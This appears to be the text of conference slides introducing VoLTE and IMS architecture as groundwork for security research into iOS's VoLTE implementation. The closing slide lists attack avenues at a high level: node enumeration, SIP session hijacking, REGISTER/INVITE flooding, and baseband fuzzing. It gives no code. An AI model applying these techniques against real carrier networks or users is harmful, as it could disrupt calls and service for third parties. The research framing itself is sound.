



Hacking into iOS's VOLTE implementation

Hardik Mehta &
Rajanish Pathak

KATIM



About Us

Hardik Mehta



[@hardw00t](https://twitter.com/hardw00t)

Lead Security Researcher

KATIM

Rajanish Pathak




[@h4ckologic](https://twitter.com/h4ckologic)

Software Security Researcher

KATIM


Agenda



Introduction – Glossary


Abbreviations	Functions
RAN	Radio Access Network is the part of a mobile network that connects user devices to the core network through base stations, facilitating wireless communication.
EPC	Evolved Packet Core is the core element in LTE networks that manages data traffic, authentication, and mobility for both voice and data services.
HSS	Home Subscriber Server is a centralized database in the networks that stores subscriber information, facilitating authentication, authorization, and mobility management.
MME	Mobility Management Entity is responsible for tracking and managing the mobility of user devices as they move within the network.
SGW	Serving Gateway is used for routing and forwarding user data packets between the mobile device and external networks.
PGW	Packet Data Network Gateway is used to manage data routing and connectivity between the network and external packet data networks, such as the Internet and IMS.
IMS	IP Multimedia Subsystem enables the delivery of multimedia services, including VoLTE, over IP networks with separation of control and media planes.
CSCF	Call Session Control Function is a component in the IMS architecture that controls the signalling and setup of multimedia sessions, including VoLTE calls.

Introduction – LTE/ 5G (NSA) Architecture




Introduction – VoLTE Architecture

- VoLTE relies on the IMS for delivering multimedia services over IP networks. IMS separates the control plane (call setup and signalling) from the media plane (voice and data transmission).
- The EPC serves as the backbone for VoLTE calls.




Introduction – VoLTE Protocols

- SIP: Used for call setup, modification, and termination.
- SDP: Describes the multimedia content of a session.
- RTP: Carries the actual voice media during the call.
- RTCP: Provides control and monitoring functions for RTP.




Introduction – VoLTE Registration Flow




Introduction - Security Issues in VoLTE

- Enumerate services of IMS, EPC and transmission nodes such as aggregation routers, EPDG, UAG / PCSCF
- It is possible to send REGISTER and INVITE SIP requests to identified UAG and CSCF nodes.
- Initiate SIP related attacks like session hijacking, REGISTER and INVITE flooding attacks which introduces a delay and continuous server time-out response
- Targeting other VoLTE users in the network
- Targeting device baseband and fuzzing over SIP protocol

